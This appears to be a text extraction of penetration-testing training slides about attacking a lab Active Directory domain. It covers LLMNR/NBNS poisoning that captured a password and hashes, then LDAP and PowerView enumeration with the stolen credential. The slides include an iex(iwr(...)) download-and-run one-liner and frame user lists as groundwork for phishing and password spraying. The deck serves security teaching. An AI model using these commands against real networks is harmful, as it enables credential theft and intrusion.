


### ➤ Usage of LLMNR & NBNS in the PWNRY.corp network

No.	Time	Source	Destination	Protocol	Length	Info
18	6.710230771	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
19	6.710325072	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
23	6.813791489	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
24	6.813989519	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
25	7.754543835	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
26	7.754668982	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
27	7.860588451	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
28	7.860598720	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2

# Network Layer Protection Analysis & Attack

## LLMNR/NBNS Poisoning Attack





# Demo

Stealing credentials abusing LLMNR/NBTNS





### ➤ Results:

- » Valid user account with password
  - » PWN\jar.jar-binks>Welcome2015
- » Users password hashes for:
  - » PWN\darth.vader
  - » PWN\obi-wan.kenobi
  - » PWN\chewbacca



# Phase 2 – Unprivileged Users

Taking advantage of LDAP



## Phase 2 – Unprivileged user

Escalating privileges aka. lateral movement

- During phase 1, it was possible to compromise an unprivileged user account
  - » Not a local admin on any machine
  - » Not a member of any sensitive group
  
- What can you do with this?
  - » Login to webmail/user-mailbox
    - » [Ruler](#)
  - » Enumerate available SMB-shares
    - » [SMBMap](#)
    - » [CrackMapExec](#)
  - » Use available information in the Global Catalog to your advantage

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- There are no special privileges needed to bind to LDAP - any valid account can read the entire directory! (by default)
- Create very flexible queries using LDAP...
- Examples:
  - » Get a list of all domain users that contain \*adm\* in their account name
  - » Get a list of all domain groups that contain \*adm\*
  - » Get a list of all domain joined systems where operating system like \*XP\* or \*2000\*
  - » Show all groups a user is memberOf
  - » Recursively lookup all members of a group
  - » Show all user that have a description like \*pass\* or \*pw\*

## Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

### Get a list of all domain users

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf
```

### Get a list of all domain groups

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf
```

### Get a list of all domain joined systems

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=computer)" name dNSHostName operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName
```


### Recursively lookup all members of a group

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-Admins,CN=Users,DC=PWNY,DC=LAB))" | grep sAMAccountName | cut -d" " -f2
```

### Show all groups a user is memberOf

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep memberOf | cut -d "=" -f2 | cut -d"," -f1
```

- Another nice tool for manual analysis is Active Directory Explorer from Sysinternals
  - » You can use AD Explorer to easily navigate through the global catalog
    - » Nice GUI to explore the environment
    - » Define favorite locations
    - » View object properties and attributes without having to open dialog boxes
    - » Edit permissions
    - » View an object's schema, and execute sophisticated searches, that you can save and re-execute.



# Phase 2 – Unprivileged user

## Lateral movement - Taking advantage of LDAP

Active Directory Explorer - Sysinternals: www.sysinternals.com [<default domain> [PWNLABDC01.pwny.lab]]

File Edit Favorites Search Compare History Help

Path: CN=Vader, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab,<default domain> [PWNLABDC01.pwny.lab]

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	25.05.2018 11:17:18
badPwdCount	Integer	1	0
cn	DirectoryString	1	Vader, Darth
codePage	Integer	1	0
countryCode	Integer	1	0
displayName	DirectoryString	1	Vader, Darth
distinguishedName	DN	1	CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab
dSCorePropagationData	GeneralizedTime	2	22.05.2018 16:23:57;01.01.1601 01:00:00
givenName	DirectoryString	1	Darth
initials	DirectoryString	1	DV
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	28.05.2018 15:31:33
lastLogonTimestamp	Integer8	1	19.05.2018 01:18:12
logonCount	Integer	1	39
memberOf	DN	3	CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab; CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab; CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab
name	DirectoryString	1	Vader, Darth
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a0c930165f)::
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=pwny,DC=lab
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{20F99AED-CDFA-447E-9815-57E285707369}
objectSid	Sid	1	S-1-5-21-1658649925-1815053461-39753001-11111111-11111111-11111111-11111111-11111111
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	19.05.2018 01:17:29
sAMAccountName	DirectoryString	1	darth.vader
sAMAccountType	Integer	1	805306368
sn	DirectoryString	1	Vader
userAccountControl	Integer	1	512
userPrincipalName	DirectoryString	1	darth.vader@pwny.lab
uSNChanged	Integer8	1	0xA19C
uSNCreated	Integer8	1	0x9031
whenChanged	GeneralizedTime	1	23.05.2018 14:24:00
whenCreated	GeneralizedTime	1	19.05.2018 01:17:29

Attribute Properties

Attribute: memberOf

Object: CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab

Syntax: DN

Schema: CN=ls-Member-Of-DL,CN=Schema,CN=Configuration,DC=pwny,DC=lab

Values:

- CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab
- CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab
- CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab

OK

# Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Search for objects with the following attributes:

Class: Benutzer -- user

Attribute: sAMAccountName

Relation: is

Value:

(sAMAccountName=\*adm\*)

Current Search Criteria:

Attribute	Relation	Value
sAMAccountName	contains	adm

distinguishedName	sAMAccountName
CN=Administrator,CN=Users,DC=p...	Administrator
CN=Administratoren,CN=Builtin,DC...	Administratoren
CN=Hyper-V-Administratoren,CN=B...	Hyper-V-Administratoren
CN=Schema-Admins,CN=Users,DC...	Schema-Admins
CN=Organisations-Admins,CN=Use...	Organisations-Admins
CN=Domänen-Admins,CN=Users,D...	Domänen-Admins
CN=DnsAdmins,CN=Users,DC=pw...	DnsAdmins
CN=DCAdmins,OU=global,OU=Gro...	DCAdmins
CN=MSSQLAdmins,OU=global,OU...	MSSQLAdmins
CN=ExchangeAdmins,OU=global,O...	ExchangeAdmins
CN=DHCP-Administratoren,CN=Us...	DHCP-Administratoren
CN=pwnyadm PA.,CN=Users,DC=p...	pwnyadm
CN=adm_workstations,OU=Admins...	adm_workstations

## Phase 2 – Unprivileged user

Lateral movement - PowerView

- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- No administrative credentials required
- My personal favorite
- Very useful for both “Blue” and “Red” Teams
- It contains a load of useful functions to identify possible issues in AD environments
  - » net \* Functions
  - » GPO functions
  - » User-Hunting Functions
  - » Domain Trust Functions
  - » MetaFunctions
- More details can be found at:
  - » <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

### ➤ Run PowerView from a non-domain computer

#### Download

```
iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
```

#### # Use an alternate credential for any PowerView function

```
$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
```

```
$Cred = New-Object System.Management.Automation.PSCredential('PWNYP\jar-jar.binks', $SecPassword)
```

#### # Check if everything works

```
Get-NetDomain -Credential $Cred #test
```

```
PS C:\Users\Administrator.WORKSTATION02> iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
PS C:\Users\Administrator.WORKSTATION02> $SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
PS C:\Users\Administrator.WORKSTATION02> $Cred = New-Object System.Management.Automation.PSCredential('PWNYP\jar-jar.binks', $SecPassword)
PS C:\Users\Administrator.WORKSTATION02> Get-NetDomain -Credential $Cred #test

Forest
DomainControllers
Children
DomainMode
DomainModeLevel
Parent
PdcRoleOwner
RidRoleOwner
InfrastructureRoleOwner
Name
    pwny.lab
    {PWNYP\LABDC01.pwny.lab}
    {}
    Windows2012R2Domain
    6
    PWNYP\LABDC01.pwny.lab
    PWNYP\LABDC01.pwny.lab
    PWNYP\LABDC01.pwny.lab
    pwny.lab
```

- Enumerate all users, can be used for:
  - » Phishing and other social engineering attacks
  - » Password spraying
  - » ... be creative

### # Get all the users

Get-NetUser -Credential \$Cred | Format-Table name, samaccountname, userprincipalname, description

```
Freytag, Katja          kfreytag          kfreytag@pwny.lab    Payroll representative
Unger, Christine       cunger            cunger@pwny.lab     Occupational therapist
Eichelberger, Jana    jeichelberger     jeichelberger@pwny.lab Timber cutting and logging...
Abt, Tim               tabt              tabt@pwny.lab        Rail yard engineer
Eiffel, Diana          deiffel           deiffel@pwny.lab     Perianesthesia nurse
Seiler, Uwe            useiler           useiler@pwny.lab     Marshal
Strauss, Johanna      jstrauss          jstrauss@pwny.lab    Brokerage clerk
Keller, Silke          skeller           skeller@pwny.lab     Personnel clerk
Baier, Dieter          dbaier            dbaier@pwny.lab      Supply manager
Khornezh, TLana       tkhornezh         tkhornezh@pwny.lab   Top executive
Venonn, GNara         gvenonn           gvenonn@pwny.lab     Fish trimmer
Torin, TLane           ttorin            ttorin@pwny.lab      Cook
Restagh, JHussa       jrestagh          jrestagh@pwny.lab    Wellhead pumper
Pfeiffer, Peter       ppfeiffer         ppfeiffer@pwny.lab   Journalist
Adion, DLursa         dadion            dadion@pwny.lab      Enrollment specialist
Majjas, JGira         jmajjas           jmajjas@pwny.lab     Bureau of Diplomatic Secur...
Zimmerman, Doreen     dzimmerman       dzimmerman@pwny.lab  Court, municipal, and lice...
Pallara, Mora         mpallara          mpallara@pwny.lab    Consultant dietitian
Fink, Sara            sfink             sfink@pwny.lab       Longshoremen
Trisra, ChTihla       ctrisra           ctrisra@pwny.lab     Cleaning, washing, and met...
Becker, Ines          ibecker           ibecker@pwny.lab     Agent-contract clerk
Wexler, Kerstin       kwexler           kwexler@pwny.lab     Crossing guard
Weiss, Lisa           lweiss            lweiss@pwny.lab      Aircraft and avionics equi...
Pfeifer, Anne         apfeifer          apfeifer@pwny.lab    Voice writer
